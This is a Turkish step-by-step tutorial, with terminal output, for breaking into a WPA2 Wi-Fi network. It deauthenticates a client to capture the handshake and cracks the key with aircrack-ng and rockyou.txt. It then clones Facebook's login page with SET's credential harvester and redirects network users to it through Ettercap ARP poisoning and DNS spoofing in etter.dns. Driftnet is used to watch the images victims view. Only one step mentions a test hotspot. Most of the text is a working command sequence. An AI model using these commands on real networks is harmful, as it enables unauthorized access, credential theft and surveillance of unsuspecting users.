

### 1. ADIM

Öncelikle monitör işlemlerini gerçekleştirme adına “iwconfig” komutu ile wireless adapter tespitini yapıyoruz.

```
root@querty: ~  
File Edit View Search Terminal Help  
root@querty:~# iwconfig  
lo          no wireless extensions.  
  
eth0        no wireless extensions.  
  
wlan0       IEEE 802.11  ESSID:off/any  
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm  
            Retry short limit:7   RTS thr:off   Fragment thr:off  
            Encryption key:off  
            Power Management:on  
  
root@querty:~#
```

### 2. ADIM

Wireless adapter tespit edildikten sonra “airmon-ng start wlan0” komutu ile wireless adapter monitör moda alınır. Monitör modunda doğru sonuçlar almak için “airmon-ng check kill” komutu ile wireless adapter üzerinde çalışan uygulamalar sonlandırılır.

```
root@querty: ~  
File Edit View Search Terminal Help  
root@querty:~# airmon-ng start wlan0  
  
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'  
  
PID Name  
2650 NetworkManager  
2662 wpa_supplicant  
  
PHY      Interface      Driver      Chipset  
phy1     wlan0           rt73usb     Ralink Technology, Corp. RT2501/RT2573  
  
0mon)    (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0  
         (mac80211 station mode vif disabled for [phy1]wlan0)  
  
root@querty:~# airmon-ng check kill  
  
Killing these processes:  
  
PID Name  
2662 wpa_supplicant  
  
root@querty:~#
```

### 3. ADIM

Test amaçlı bir wireless network kurulumu gerçekleştirdik. Cep telefonumuz ile bir KARATAYTEST isimli bir hotspot oluşturduk.

#### 4. ADIM

Çevredeki ağları görüntülemek için “airodump-ng wlan0mon” komutu kullanılır. Bu kısımdan sonra hedef ağ belirlenir.

```
root@querty: ~  
File Edit View Search Terminal Help  
CH 6 ][ Elapsed: 12 s ][ 2017-10-24 07:30  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
9C:50:EE:27:F2:64 -1 0 0 0 11 -1 <leng  
AC:9E:17:2F:D7:E7 -34 3 0 0 6 54e WPA2 CCMP PSK karat  
16:36:C6:65:65:D9 -61 3 0 0 6 54e WPA2 CCMP PSK Lenov  
9C:50:EE:27:EF:C4 -62 5 45 0 1 54e OPN Karat  
9C:50:EE:27:F6:A4 -70 0 76 0 6 54e OPN Karat  
24:A4:3C:42:A8:C9 -72 2 0 0 8 54e OPN Bione  
14:B9:68:24:B8:FC -78 4 0 0 11 54e WPA CCMP PSK SUPER  
BSSID STATION PWR Rate Lost Frames Probe  
9C:50:EE:27:F2:64 00:E0:4C:54:D7:A4 -61 0 - 1 0 2  
(not associated) 74:DF:BF:CB:BC:8F -79 0 - 1 0 1 AndroidAP  
(not associated) 74:DF:BF:9B:9B:8F -73 0 - 1 0 1  
9C:50:EE:27:EF:C4 00:E0:4C:49:D7:61 -71 0 - 1 0 1  
9C:50:EE:27:EF:C4 00:E0:4C:45:33:DC -73 0 - 1 0 1  
9C:50:EE:27:F6:A4 24:0A:64:94:86:1B -1 1e- 0 0 12  
9C:50:EE:27:F6:A4 7C:B0:C2:64:66:AD -75 0 - 1e 0 5  
9C:50:EE:27:F6:A4 C4:B3:01:D5:A2:5D -1 1e- 0 0 3  
9C:50:EE:27:F6:A4 0C:8B:FD:5D:8D:92 -1 1e- 0 0 9  
9C:50:EE:27:F6:A4 C4:B3:01:C7:32:1B -75 1e- 1e 0 6
```

#### 5. ADIM

Hedefimiz 6. Kanal üzerinden yayın yapan karataytest SSID’li ağıdır. Şimdi “airodump-ng -c 6 --bssid AC:9E:17:2F:D7:E7 -w /root/Desktop/wifi wlan0mon --ignore-negative-one” komutu ile hata mesajlarını ignore ederek wireless network sniff işlemini masaüstümüze kaydediyoruz. Burada amacımız client ve sunucu AP arasındaki handshake yakalamak olacak.

```
root@querty: ~  
File Edit View Search Terminal Help  
CH 6 ][ Elapsed: 18 s ][ 2017-10-24 07:49 ][ fixed channel wlan0mon: 11  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
AC:9E:17:2F:D7:E7 -37 96 75 2 0 6 54e WPA2 CCMP PSK karataytest  
BSSID STATION PWR Rate Lost Frames Probe  
AC:9E:17:2F:D7:E7 24:05:0F:34:05:FF -39 1e- 1 0 4
```

## 6. ADIM

Handshake yakalamak için client'e bir deauthentication saldırısı yapacağız. Bunun için "airplay-ng --deauth 10 -a AC:9E:17:2F:D7:E7 -c 24:05:0F:34:05:FF wlan0mon" komutunu kullanacağız.

```
root@querty: ~  
File Edit View Search Terminal Help  
root@querty:~# aireplay-ng --deauth 10 -a AC:9E:17:2F:D7:E7 -c 24:05:0F:34:05:FF wlan0mon  
07:53:19 Waiting for beacon frame (BSSID: AC:9E:17:2F:D7:E7) on channel 6  
07:53:20 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 1|50 ACKs]  
07:53:20 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 0|60 ACKs]  
07:53:21 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 3|63 ACKs]  
07:53:22 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 7|69 ACKs]  
07:53:22 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 2|55 ACKs]  
07:53:23 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 7|85 ACKs]  
07:53:24 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 0|64 ACKs]  
07:53:24 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 0|66 ACKs]  
07:53:25 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 0|61 ACKs]  
07:53:26 Sending 64 directed DeAuth. STMAC: [24:05:0F:34:05:FF] [ 0|48 ACKs]  
root@querty:~#
```

```
CH 6 ][ Elapsed: 4 mins ][ 2017-10-24 07:54 ][ WPA handshake: AC:9E:17:2F:D7:E7 ][ 0.16-5214329 L ][ 5214329 L ][ 5214329 L ][ 5214329 L ]  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
AC:9E:17:2F:D7:E7 -41 100 2096 240 0 6 54e WPA2 CCMP PSK karataytest  
BSSID STATION PWR Rate Lost Frames Probe  
AC:9E:17:2F:D7:E7 24:05:0F:34:05:FF -33 1e- 1 0 1375 karataytest
```

## 7. ADIM


Handshake'mizi yakaladıktan sonra sniff işlemini durdurarak yeni bir terminal ekranı açıyoruz. Şifre kırmaya başlamadan önce elimizde bulunan rockyou.txt isimli dosyamızı masaüstüne atıyoruz. "aircrack-ng -w /root/Desktop/rockyou.txt /root/Desktop/wifitest-01.cap" komutu ile şifre kırma saldırısına başlıyoruz.

```
root@querty: ~  
File Edit View Search Terminal Help  
Aircrack-ng 1.2 rc4  
[00:00:10] 11068/9822860 keys tested (1073.58 k/s)  
Time left: 2 hours, 32 minutes, 24 seconds 0.11%  
KEY FOUND! [ 12345678z ]  
Master Key : 1B 18 E5 BD 80 AE DD A1 CA D0 E5 C2 1C 48 E1 57  
63 BC FD 0D 82 63 B3 39 01 F6 08 B2 79 E7 B3 0A  
Transient Key : 7E F1 BC CD FF 29 71 66 E9 65 E2 B7 D7 4F 94 98  
94 27 94 E4 EA 38 56 5F 9A 2A 61 E8 01 74 C0 E5  
1C A0 6F A9 8C 2B 97 5A 42 38 D2 F9 53 CE 3E B8  
65 06 D8 2B 7A 31 E3 D7 75 0A 57 3A 70 3A AE ED  
EAPOL HMAC : 7F BA BD F7 C1 CB DB 5F 33 50 F5 BD 6A 4C 0C DF  
root@querty:~#
```



## 8. ADIM

Şifre kırma işlemi tamamlandıktan sonra artık ağa dahil olabiliriz. Ağa dahil olabilmek için “airmon-ng stop wlan0mon” komutu ile wireless adapteri monitör modundan çıkarıyoruz. Daha sonra “service network-manager restart” komutu ile ağ yöneticisini yeniden başlatıyoruz. Ağa dahil olduktan sonra “ifconfig” komutu ile ağın bilgisayarımıza verdiği IP’yi kontrol ediyoruz.



```
root@querty: ~  
File Edit View Search Terminal Help  
root@querty:~# airmon-ng stop wlan0mon  
  
PHY      Interface    Driver      Chipset  
phy1     wlan0mon      rt73usb     Ralink Technology, Corp. RT2501/RT2573  
  
      (mac80211 station mode vif enabled on [phy1]wlan0)  
      (mac80211 monitor mode vif disabled for [phy1]wlan0mon)  
  
root@querty:~# service network-manager restart  
root@querty:~#  
  
root@querty: ~  
File Edit View Search Terminal Help  
root@querty:~# ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
      ether 00:0c:29:f9:0a:67 txqueuelen 1000 (Ethernet)  
      RX packets 338 bytes 287094 (280.3 KiB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 170 bytes 16432 (16.0 KiB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1 prefixlen 128 scopeid 0x10<host>  
      loop txqueuelen 1000 (Local Loopback)  
      RX packets 438 bytes 33998 (33.2 KiB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 438 bytes 33998 (33.2 KiB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.43.135 netmask 255.255.255.0 broadcast 192.168.43.255  
      inet6 fe80::9e7c:21a3:b2f1:4aa8 prefixlen 64 scopeid 0x20<link>  
      ether 00:25:86:e4:ba:30 txqueuelen 1000 (Ethernet)  
      RX packets 60 bytes 22339 (21.8 KiB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 58 bytes 8337 (8.1 KiB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@querty:~#
```

## 9. ADIM

Sosyal mühendislik yapmak için kullanacağımız aracı terminale “setoolkit” yazarak çalıştırıyoruz. Uygulama çalışmaya başladıktan sonra sırası ile 1-2-3-2 seçeneklerini seçiyoruz. Daha sonra modemin bizim için tanımladığı IP adresini ve klonlanacak sitenin adresini yazıyoruz. Günümüzde en çok kullanılan sosyal ağlardan facebook klonlanabilecek en mantıklı sitelerden biri.

```
root@querty: ~
File Edit View Search Terminal Help
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.43.135
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

## 10. ADIM

Facebook’u klonladıktan sonra kullanıcıların kendi bilgisayarlarında ‘www.facebook.com’ yazdıklarında bizim bilgisayarımıza gelmelerini sağlamalıyız. Bunun için öncelikle ARP Poisoning sonrasında da DNS Spoofing yapmalıyız. Bu iki saldırıyı gerçekleştirebilecek uygulama ‘Ettercap’ dir. ‘Ettercap’ i çalıştırmadan önce terminale “nano /etc/ettercap/etter.dns” komutunu yazarak ‘Ettercap’ uygulamasının DNS Spoofing eklentisi için gereken ayarları yapıyoruz.

```
root@querty: /etc/ettercap
File Edit View Search Terminal Help
GNU nano 2.8.7 File: etter.dns

xmpp-server._tcp.jabber.org SRV 192.168.1.10:5269
ldap._udp.mynet.com SRV [2001:db8:c001:beef::1]:389

#####
# little example for TXT records
#


naga.org TXT "v=spf1 ip4:192.168.1.2 ip6:2001:db8:d0b1:beef::2 -all"

# vim:ts=8:nowrap:
facebook.com A 192.168.43.135
*.facebook.com A 192.168.43.135
www.facebook.com PTR 192.168.43.135

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^_ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

## 11. ADIM

'Ettercap' için gerekli ayarlamalar yapıldıktan sonra artık uygulamayı çalıştırabiliriz. Öncelikle 'Sniff' menüsünden 'Unified Sniff' seçeneğini seçip gelen uyarıdan 'wlan0' isimli wireless adapteri seçiyoruz. Sonrasında 'Hosts' menüsünden ağda bulunan modem, access point, bilgisayar vb. araçları bulmak için tarama gerçekleştiriyoruz. Çıkan sonuçlardan hedef bilgisayarı 'Target 1' e hedef modemi 'Target 2' ye ekliyoruz. Bu işlemleri gerçekleştirdikten sonra 'Plugins' menüsüne gelerek 'Manage the plugins' seçeneğini seçiyoruz. Karşımıza gelen eklenti listesinden 'dns\_spoof', 'remote\_browser' ve 'repoison\_arp' gibi seçenekleri iki kere üzerine tıklayarak aktif ediyoruz.





Son adımda kullanıcının hareketlerini izleyip oltamıza takılmasını bekleyeceğiz. Hareketlerini izlemek için kullanılacak araçlardan biri 'driftnet' dir. Bu uygulama ile kullanıcıyı görüntülediği resimleri görebiliriz.

